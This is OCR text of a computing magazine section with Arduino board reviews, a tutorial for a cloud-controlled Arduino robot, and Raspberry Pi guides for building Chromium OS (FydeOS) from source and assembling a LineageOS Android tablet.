
FEATURES	9/10	EASE OF USE	8/10
PERFORMANCE	8/10	VALUE	9/10

Cheap and easy to use. This one is for new Arduino users, but if you're an Arduino expert, there's plenty to like here.

» **Rating 9/10**










Discover another of our great bookazines

From science and history to technology and crafts, there are dozens of Future bookazines to suit all tastes







Get great savings when you buy direct from us

1000s of great titles, many not available anywhere else

World-wide delivery and super-safe ordering

FUTURE

www.myfavouritemagazines.co.uk

Magazines, back issues & bookazines.

Arduino Nano 33 IOT

Les Pounder shows us that we don't need a powerful device to create an Internet of Things project – we just need the right kit.

SPECS

CPU: SAMD21G18A microcontroller @ 48MHz
Mem: 32KB SRAM
SSD: 256KB Flash
Comms: NINA W102 ESP32 Wi-Fi and Bluetooth
GPIO: 30 pins – 9 analog, 16 digital, SPI, I2C, serial, 3.3V logic
Extras: ATECC608A crypto chip, accelerometer, six-axis gyroscope

In the past, getting an Arduino connected to the internet was a bit of a faff. We either used an ethernet shield or connected to an ESP device via a jumble of wires. But with the Nano 33 IOT we have full Wi-Fi and Bluetooth connectivity on a board measuring only 48mm by 18mm – the same size as the Arduino Nano Every. So with this board, can we finally make IoT (Internet of Things) projects? Yes!


This board is best paired with Arduino's new IoT Cloud, where it can be programmed as a 'thing' that can perform a task and report back to the cloud, or it could be a thing that receives control data from the cloud and reacts accordingly. So if you need to build an IoT device, this could be your solution.

The SAMD21G18A package provides an Arm Cortex M0+ processor, which provides plenty of power for your project and related internet connectivity. The onboard ESP32 is used for Wi-Fi and Bluetooth (Bluetooth power consumption is higher than in the Nano 33 BLE), which can be configured via the IoT Cloud. To ensure that your project is not part of a botnet or sending sensitive data in the open, the onboard crypto chip is configured to connect securely and via encryption to the IoT Cloud. The board is also pre-certified for RF compliance. Why is that important? In industrial, medical and military projects devices have to have RF compliance to ensure that they do not interfere with other devices.

The Nano 33 IOT shares the same castellated mounting holes as the Nano Every. Using these holes, we can solder a surface mount project with relative ease. This makes the Nano 33 IOT ideal for embedded IoT projects.

To power the Nano 33 IOT a Micro USB port can provide 5V, but the board will also support up to 21V via the VIN pin of the GPIO. But the logic level, the voltage at which GPIO pins run, is not the typical 5V – this is a 3.3V-only board, so while the form factor of the Nano 33 IOT matches other Nano boards, great care should be taken to ensure that the voltage does not exceed 3.3V.


But what else does this board have to offer? Well a built-in IMU (inertial measurement unit) accelerometer and gyroscope offers six axes of measurement. This means that the board can be used to measure forces and movement, and when this is used with the IoT aspect of the board we can build a simple device to measure the forces acting upon an object or person.



Inside this small board there is Wi-Fi, Bluetooth, encryption and sensors – more than enough to build your first IoT project.

So what, if anything, is wrong with this board? Minor niggles include the labelling of GPIO pins and the lack of an external aerial connector. The GPIO pins, just like the Nano Every, are not labelled on the top side of the board, but are numbered instead on the underside, which is a pain to see and reference. The lack of an external aerial is bothersome because it reduces the range at which the Nano 33 IOT can be used. But both of these are only minor issues and do not detract from the board.

Overall this board is important quite simply because it has everything that we need for an IoT device in a small form factor. It provides a solid platform for projects while not breaking the bank. The form factor belies the true power of the board, and when teamed up with the Arduino IoT Cloud we have a simple workflow to get projects built and running. LXF



The Nano 33 IOT boasts an impressively small form factor.

VERDICT

DEVELOPER: Arduino
PRICE: €16 + tax
WEB: https://store.arduino.cc/arduino-nano-33-iot

FEATURES	9/10	EASE OF USE	7/10
PERFORMANCE	7/10	VALUE	8/10

A tiny yet mighty board for IoT projects. If you need reliability in a small form factor then Arduino again delivers the goods.

» Rating 8/10

IoT CLOUD

Build an Arduino-powered robot

Les Pounder shows us how to build a web-controlled robot using the Arduino IoT Cloud.

OUR EXPERT

Les Pounder is a freelance maker who works with organisations such as the Raspberry Pi Foundation to promote maker skills.

Building a robot with an Arduino is great fun, but building a web-controlled robot is much more fun. In this tutorial we will build a simple robot that will be controlled using the Arduino IoT Cloud. We will create a button to start the robot, and write the code to control how the robot moves – all using the familiar Arduino programming language.

In this project the Arduino Nano 33 IoT connects to an L9110S motor controller so that when GPIO pins on the Nano are turned on and off, they trigger the L9110S motor controller to turn on a motor in a specific direction. To power the motors we use four AA batteries; to power the Nano 33 IoT we use the USB battery.

The circuit is built using a breadboard to connect everything. See the diagram on the opposite page to ensure your circuit is correct.

Plug in your Arduino Nano 33 IoT and in a browser visit **https://create.arduino.cc** and create a new account. When prompted, install the *Arduino Create* app. The app will detect your Nano 33 IoT board, and make it available to the Arduino IoT Cloud. You will be asked to set up the crypto chip on the Nano 33 IoT. This is essential for a secure connection the Arduino IoT Cloud.

The Arduino IoT Cloud is split into six sections, but for this tutorial we will only need the Arduino Web Editor (where code is written), Device Manager – where we can add/edit/delete Arduino boards– and the Arduino IoT Cloud, where 'things' are made.


YOU NEED

- **Arduino Nano 33 IoT**
- **L9110S motor controller**
- **Breadboard**
- **4x AA holder**
- **USB battery pack**
- **Robot Chassis Kit**
- **6x M2F jumper wires**
- **1x M2M jumper wire**
- **Code: https://github.com/lesp/LXF258-ArduinoUser/archive/master.zip**

Create a thing

A 'thing' is a device connected to the internet and programmed using the Arduino IoT Cloud. Click 'ADD NEW THING' and give your thing the name 'Robot' and link it to your Nano 33 IoT board, then click Create. You will now be taken to the page for that thing.

We have four tabs, but we only need to refer to Properties and Dashboard in this tutorial. In the Properties tab click 'ADD PROPERTY' and a new menu opens. In this tutorial the 'property' is a switch which, when pressed, will trigger our code to run. In the new menu we need to name the property – in this case call it 'button' and set the variable name to 'button' also. The type needs to be set to ON/OFF (Boolean). Finally, click Save.



This robot can be built for under £30, and in the maker spirit, it uses easily sourced components – leaving you to focus on coding.

In the top-right of the screen you'll see 'EDIT SKETCH' – click there and the Arduino Web Editor opens. The editor looks a little different to the typical Arduino IDE, but the code within is the same. There are four tabs in the editing window. We will only need the first tab, where our code is, and the Secret tab. Click the Secret tab and enter your Wi-Fi SSID name and the password – this will enable your Nano 33 IoT to communicate with the Arduino IoT Cloud.

Return to the first tab, and let's start the code. Between the sections `#include "thingProperties.h` and `void setup() {` we are going to write functions that will control the motors to move in a specific direction. The function to enable the robot to move forward:

```
void forward(){
  digitalWrite(6,HIGH);
  digitalWrite(5,LOW);
  digitalWrite(8,LOW);
  digitalWrite(7,HIGH);
}
```

The next function, `reverse`, moves the robot backwards, not surprisingly:

```
void reverse(){
  digitalWrite(6,LOW);
  digitalWrite(5,HIGH);
  digitalWrite(8,HIGH);
  digitalWrite(7,LOW);
}
```

To spin the robot left, the next function will move one motor forwards, and the other backwards.

```
void left(){
  digitalWrite(6, LOW);
  digitalWrite(5, HIGH);
  digitalWrite(8, LOW);
  digitalWrite(7, HIGH);
}
```

And here is the code to spin right.

```
void right(){
  digitalWrite(6, HIGH);
  digitalWrite(5, LOW);
  digitalWrite(8, HIGH);
  digitalWrite(7, LOW);
}
```

The last function will stop the robot moving.

```
void stop(){
  digitalWrite(6, LOW);
  digitalWrite(5, LOW);
  digitalWrite(8, LOW);
  digitalWrite(7, LOW);
}
```

In the setup section of code we need to add a few lines to configure the GPIO pins. In this case we are using pins 5 to 8 as outputs.

```
  pinMode(8, OUTPUT);
  pinMode(7, OUTPUT);
  pinMode(6, OUTPUT);
  pinMode(5, OUTPUT);
```


The final section of code is triggered when the button is pressed. In a section of code called `onButtonChange` we will write code to move the robot if the button has been pressed. Each movement will have a delay of three seconds between it, and a debug message is printed to the serial monitor. First we print a message, then check to see if the button has been pressed, and if so we print another message.

```
    Serial.print("The robot is... ");
  if (button) {
    Serial.println("DANCING!");
```

The `if` condition continues by calling the pre-written functions to handle moving the robot.

```
    forward();
    delay(3000);
    reverse();
    delay(3000);
    left();
    delay(3000);
    right();
```

The robot is coded using typical Arduino code, which is easy to read and understand, even if you are new to code. Remember to save often!



The schematic for this project's wiring.

```
    delay(3000);
    stop();
```

What happens if the button is not pressed? The `else` condition is activated and so we indicate that the robot is "resting".

```
  } else {
    Serial.println("RESTING");
  }
}
```

Upload the code

That's all of the code for this project; and now we should save before clicking the upload button (an arrow pointing right), which sends the code to the Nano 33 IoT connected to our computer. This will take around two minutes to complete. Click the Monitor link to see the board connect to your Wi-Fi and then state that it is resting. Your robot is online! Now click 'GO TO IOT CLOUD' and in the new screen click 'Dashboard'. Click the button to turn on the robot, and watch as it moves!

Remove the USB cable to your computer and now plug in the USB battery to the Nano 33 IoT. After 30 seconds the robot will connect to the Arduino IoT Cloud, and you can now press the button once again and watch the robot drive off around your home. Try adding some new functions! LXF

QUICK TIP

The Arduino IoT Cloud is still in beta, and this means there can be some bugs. Always save your code via the three-dots menu in the Editor. You can also download the code for offline use.

» ARDUINO IOT CLOUD

In the past, writing Arduino code was done via the Arduino IDE on the desktop. This has not changed and it is still the most popular way, but in this tutorial we used the new Arduino IoT Cloud, the latest way to write projects for your Arduino. It works with all Arduino boards and the ESP8266 range of boards.

For this tutorial we used the free tier – and found it rather restrictive. Compilation, used to check that our code is free of bugs, is restricted to 200 seconds per day. So rather than checking the code before upload, we had to just upload and wait for an error to appear before the upload started. We were also restricted to one thing, so were unable to replicate the project for testing, until we paid $8 to create a maker account for a month.

The Arduino IoT Cloud has the potential to make projects like this so much easier for every level of user, but these restrictions make it hard to consider this platform as a standard. Sure, it offers great features, and it can even be used with a Chromebook. But the free tier needs more compilation time and the ability to add another thing. That would make it a much better place to build a project.

CHROMEOS

Build a Chromebox with Chromium OS

Want a new OS? Can't afford a Chromebox? Simply install Chromium OS on your Raspberry Pi instead, says **Christian Cawley**.

OUR EXPERT

Christian Cawley has worked for over ten years as a tech blogger and has been covering the Raspberry Pi since it launched. He does not like actual raspberries. Or pies.

In the age of cloud computing, Chrome OS is the leader. It dominates the low-end PC market and is making inroads at the other end. Laptop Chromebooks, desktop Chromeboxes... it seems likely Chrome OS and Android will merge at some point.

Chrome OS is built on the Linux kernel and derived from Chromium OS, its open source base. Chromium OS consists of a three-tier architecture: the browser and window manager; the kernel and drivers; and the firmware.

Simple to use but reliant on cloud services, Chromium OS can be installed on a Raspberry Pi using FydeOS. Describing itself as a "future-oriented cloud drive operating system", FydeOS is developed for several popular hardware platforms alongside the Raspberry Pi. Its developers view it as a superior version of Chromium OS, so how does it run on the comparatively low spec of a Raspberry Pi?

To find out, we grabbed a Raspberry Pi 3 – FydeOS is also compatible with 3B+ and 4 – and a 16GB microSD card to test it.

Configure Chromium OS

The build time can be at least 10 hours, running to 20 hours (or even longer) on lower-spec hardware. As such, it's advisable to build on the fastest Linux box you own, or if you want to save time you can download a FydeOS IMG file from the project's GitHub page at **http://bit.ly/lxf258-fydeos**. Simply write this to SD with a tool such as *Etcher* (**http://bit.ly/LXF258-etcher**).

To build from source, you'll need an x86_64 Ubuntu 16.04 system (see below), a quad-core CPU, at least 8GB of RAM, a minimum of 100GB (over 200GB recommended) drive space and a network connection. The source download is over 10GB, so stable, uncapped internet is recommended. The FydeOS team has tested building from source with Ubuntu Linux 14.04, 16.04, and Gentoo Linux. Given the build time, it makes sense to adhere to these recommendations!

Start off with an update and upgrade:

```
sudo apt update && sudo apt upgrade
```

Next install *Git*, then *cURL*:

```
sudo apt install git
sudo apt install curl
```

Python 2.7 is also required. Check this is the correct version (Ubuntu 16.04 ships with Python 2.7):

```
python2.7 -V
```

If a 2.7 version of Python is installed, you're ready.

To fetch the Chromium OS source code, you'll need the `depot_tools` scripts:

```
sudo mkdir -p /usr/local/repo
sudo chmod 777 /usr/local/repo
cd /usr/local/repo
git clone https://chromium.googlesource.com/
chromium/tools/depot_tools.git
```

Next, open **~/.bash_profile** and add `depot_tools` to the PATH:

```
export PATH=/usr/local/repo/depot_tools:$PATH
umask 022
```

Log out then back in to apply the new PATH. Take a moment to configure *git*:

```
git config --global user.email "your_email@address"
git config --global user.name "Your Name"
```

The FydeOS team recommends that a specific directory structure be used:


```
mkdir -p /project/chromiumos-pi
mkdir -p /project/overlays
```

You're ready to grab the source code, but first check the name of your preferred release:

```
git ls-remote https://chromium.googlesource.com/a/
chromiumos/manifest.git | grep release
```

A filename ending **release-R77-XXXX.B** is what you're looking for. Make a note, then adjust the second line below (the last R77 release as of September 2019) as required.

```
cd /project/chromiumos-pi
```



A selection of stunning backdrops can be added to Chromium OS. You can add your own – but will they be quite as stunning?

```
repo init -u https://chromium.googlesource.com/chromiumos/manifest.git --repo-url https://chromium.googlesource.com/external/repo.git -b release-R77-12371.B
repo sync -j8
```

Note that this value can be increased if you have a fast internet connection. Downloading the source code will take 10-30 minutes.

Build your own

To prepare Chromium OS for the Raspberry Pi, grab the overlay and link it to a location:

```
cd /project/overlays
git clone https://github.com/fydeos/chromium_os_for_raspberry_pi.git
cd /project/chromiumos-pi/src/overlays
ln -s /project/overlays/chromium_os_for_raspberry_pi/* .
```

The build process uses a chroot virtual disk environment, so create this with:

```
cd /project/chromiumos-pi
cros_sdk
```

This can take a while, but you'll know when *chroot* is ready as the *Bash* prompt will change. Should you need to delete, don't use *rm*. Instead, exit *chroot* then

```
cd /project/chromiumos-pi
cros_sdk --delete
```

Proceed to create a **.local_mounts** directory to provide files to the *chroot* environment. Use Ctrl+D to exit *chroot*, then:

```
echo "/project" > /project/chromiumos-pi/src/scripts/.local_mounts
```

A **/project** directory will be created within *chroot* with the same contents as the **/project** directory in the host operating system. Next, re-enter *chroot* as above, then check the contents of **/project**:

```
ls /project
```

This should match contents in the host OS directory with the same name. Now create the *cronos* user password to enable command line and SSH access to Chromium:

```
./set_shared_user_password.sh
```

Note that the same password is used for all builds you create.

Chromium OS has a vast codebase with specifications for many device boards, referred to as overlays. To build Chromium OS from the FydeOS project, start by initialising the board overlay:

```
./setup_board --board=rpi3
```

Once done (again, a 10-30-minute wait), a directory structure for the board can be viewed in **chroot/build/rpi3**. Should this need to be re-initialised for any reason, repeat the command with `--force` to restart.

You're now ready to build the Chromium OS packages for Raspberry Pi:

```
./build_packages --board=rpi3
```


Note that you can append the `--nowithautotest` command to speed things up. Once that completes successfully, build the disk image:

```
./build_image --board=rpi3 --noenable_rootfs_verification
```

You'll find the completed BIN image in your host OS directory **/project/chromiumos-pi/src/build/images/rpi**. Write this to a SD card in the normal way or use the *chroot* option. First insert the SD card in the card reader, then in *chroot* enter

```
cros flash usb:// rpi3/latest
```

When prompted, select the drive into which the SD card is inserted. Wait while the Chromium image is written to the SD card.



The majority of Chrome Web Store apps will run on your Raspberry Pi under FydeOS. Welcome to cloud computing, Pi-style!

Chromium Pi

Setting up FydeOS once it's booted is straightforward. You'll need your Raspberry Pi connected to a laptop, mouse and display, of course. Right-click the grey desktop to start and select 'Set wallpaper'. Next, click the Launcher to see what is installed. Almost all Chrome OS apps will run on FydeOS, so if you're already used to certain apps, they should run with no problem.

Does it feel like a £40 Chromebook? Well, to an extent, yes, but at the same time if you're running it on a Raspberry Pi 4 there isn't a massive difference between its performance and a £200 Chromebook.

FydeOS offers a fresh Chromium OS experience that you might want to take beyond your Raspberry Pi. Multiple alternatives are available, with versions for x86_64 PCs, Microsoft Surface devices, as well as a virtual machine for *VMware*. LXF

QUICK TIP

Find out more about the FydeOS version of Chromium at http://bit.ly/LXF258-fydeoshome. You can also visit the FydeOS website – use browser translate to convert the text from Chinese : http://bit.ly/LXF258-fydeosweb.

» GET STARTED WITH CHROMIUM OS

Using the Raspberry Pi as an introduction to Chromium OS is a lot cheaper than buying a Chromebook. But what do you need to know?

Well, the OS is centred around a 3x3 grid launcher; from here, apps can be launched, but in most cases an internet connection is required. Remember, this is a cloud operating system, and while some apps will run locally without remote content, many won't. Pretty much everything else is as you would expect. Mouse-driven and easy to use, Chromium OS also comes with a handy bunch of keyboard shortcuts.

Open apps are placed on the Shelf and these can be quickly switched-to using Alt+1 to Alt+9. Alt+Tab cycles open apps, Alt+[and Alt+] pin open apps to the left and right of the desktop. This delivers a useful side-by-side, dual-app multitasking environment.

Notifications can be easily viewed using Shift+Alt+N, while standard trackpad shortcuts can be used to scroll (swipe up or down with two fingers), move back and forth through a document (swipe left/right with two fingers) and move between open Chrome browser tabs (swipe left/right with three fingers). Finally, get some help with Chrome by hitting Ctrl+/ (forward slash), and more keyboard shortcuts with Ctrl+Alt+/.

LINEAGE OS

Build an Android tablet

Take advantage of the Raspberry Pi's small size and touchscreen displays to build your own Android tablet with **Christian Cawley**.

OUR EXPERT

Christian Cawley has worked for over ten years as a tech blogger and has been covering the Raspberry Pi since it launched. He does not like actual raspberries. Or pies.

YOU NEED

- **Raspberry Pi 3B or newer**
- **Raspberry Pi 7-inch touch-screen**
- **Adafruit 1000mAh LiPo battery**
- **PowerBoot 1000 charger**
- **Dual-state switch**
- **Soldering kit**
- **Suitable 3D printed case**
- **Lineage OS**
- **16GB SD card**

The Raspberry Pi's small size makes it ideal for portability, yet good, compact power solutions have been thin on the ground. With the arrival of compact LiPo batteries and charging circuits, however, the Pi can finally get out of the house.

Meanwhile, the improved RAM and CPU of later Raspberry Pi models makes it perfect for running a range of very different operating systems. This includes Android, an OS that exists in many forms, from the polished version on your smartphone to the open source AOSP builds.

With a suitable touchscreen display and a tablet-like case to hold it all together, it doesn't take much time or effort to build a Raspberry Pi-powered Android tablet.

There's a Raspberry Pi 3, battery and PowerBoost board inside this Android tablet. Oh, and a touchscreen too, but you knew that already.

A bulkier Android

Building an Android tablet with a Raspberry Pi is sadly more about power than it is about profile. As such, relying on a Raspberry Pi Zero model isn't going to yield favourable results. Instead, find the most powerful model that's compatible with the intended Android version. The finished device is likely to be a little less svelte than your usual Android tablet.

For the most satisfactory results, LineageOS 15.1, based on Android 8.1.0, is compatible with the Raspberry Pi 3B and 3B+ models (Bluetooth doesn't work with the latter). Importantly, it's also compatible with the official Raspberry Pi 7-inch Touchscreen. Developed by KonstaKang, this has Bluetooth and Wi-Fi connectivity, although you'll find limitations with 1080p and streaming Netflix (compared to Netflix in *Kodi*). This can also impact some recent games. However, other applications, such as browsing, email, ebooks and most Android apps and games will run perfectly well.

For our build we've used the Raspberry Pi 3B+ with the official 7-inch Touchscreen display. Power comes from an Adafruit 1000mAH LiPo battery and PowerBoost 1000 charging board, although the battery life is unlikely to last more than an hour. You can use larger batteries, of course.

For this project, you will also need a soldering iron, as well as a dual-state slide switch for power.

Holding all of this together is a 3D-printed case. Several examples are available, mostly for the Pi and its dedicated touchscreen. While you can engineer your own solution here, this project uses the design by DrVegetable on Thingiverse (**http://bit.ly/LXF258-3Dcase**). Keep an eye on the notes of your chosen printable. You may need to purchase additional screws, for example.

If you don't have a 3D printer, various services are available to provide 3D-printing services by mail. In fact, there's an option on the Thingiverse site to arrange this. The case shown here was produced by 3DHubs and cost under £28.

Thingiverse offers a price-comparison tool so you can find a printer close to you, with star ratings to help choose. Printers will typically waive the delivery charge if you can pick the product up from their premises.

Download and install LineageOS

Start off by downloading LineageOS (*see Quick tip*), which will need unzipping. It's a compact download – less than 500MB – but expands to 4GB once unzipped. As such, you'll need a larger-than-usual micro SD card. A 16GB card is the minimum you should consider. Currently, LineageOS will not run from SSD.

Write the extracted IMG file to the formatted micro SD card. The simplest way to do this is to use the cross-platform *Etcher* tool from Balena.io (**http://bit.ly/LXF258-etcher**). With the micro SD card inserted in your PC's card reader, run *Etcher*, and browse the extracted IMG file under 'Select image'. With this chosen, confirm the micro SD card is detected under 'Select drive', then click Flash to commence. *Etcher* can be slower than other solutions, but the results are almost always reliable. Note that the resulting LineageOS image will have four partitions.

Once complete, close the app and remove the micro SD card. With LineageOS installed it's ready to run, but you'll need to hook up the Raspberry Pi 3 and the touchscreen display first.

The following assumes you're using the official Raspberry Pi Touchscreen display. This typically comes

pre-assembled, but if not, follow the provided instructions to attach the display adaptor.

Next, place a dry, folded towel on your work area. This is to protect the touchscreen display, which you should place face down. Insert one end of the ribbon cable with the blue strip face down against the board. Secure the cable, then connect the other end to the Raspberry Pi. Here, the silver side should be facing away from the port, towards the USB ports. Remember to secure the catch to keep the cable in place.

Two options are available for powering the touchscreen. The first is the easiest and is ideal for testing purposes: a Y adaptor that splits the power from the Pi's mains adaptor. The second option, a version of which is used later in the tablet project, is the use of four wires that ship with the touchscreen. These are connected to 5V, Ground, SCL and SDA on the display board. On the Pi, these cables connect to GPIO pins 3, 4, 5 and 6, although 3 and 5 are no longer required as they're duplicated by the ribbon. Specifically, the 5V cable should be connected to 5V pin 4, the GND to GND pin 6. With this configuration, simply connect the power cable to the Raspberry Pi.

Now is a good time to power up the Pi and set up LineageOS. The first boot will take a while, but once running you'll need to set the region, date, time and connect to your local wireless network. You also have the option to set a PIN, pattern or password to unlock the device, as you would with a standard Android tablet. It shouldn't take long to get to the home screen, where you'll notice the absence of the usual apps. Use a third-party app marketplace such as SlideME or the Amazon app store instead – you'll be able to download the APK files via the Android browser.

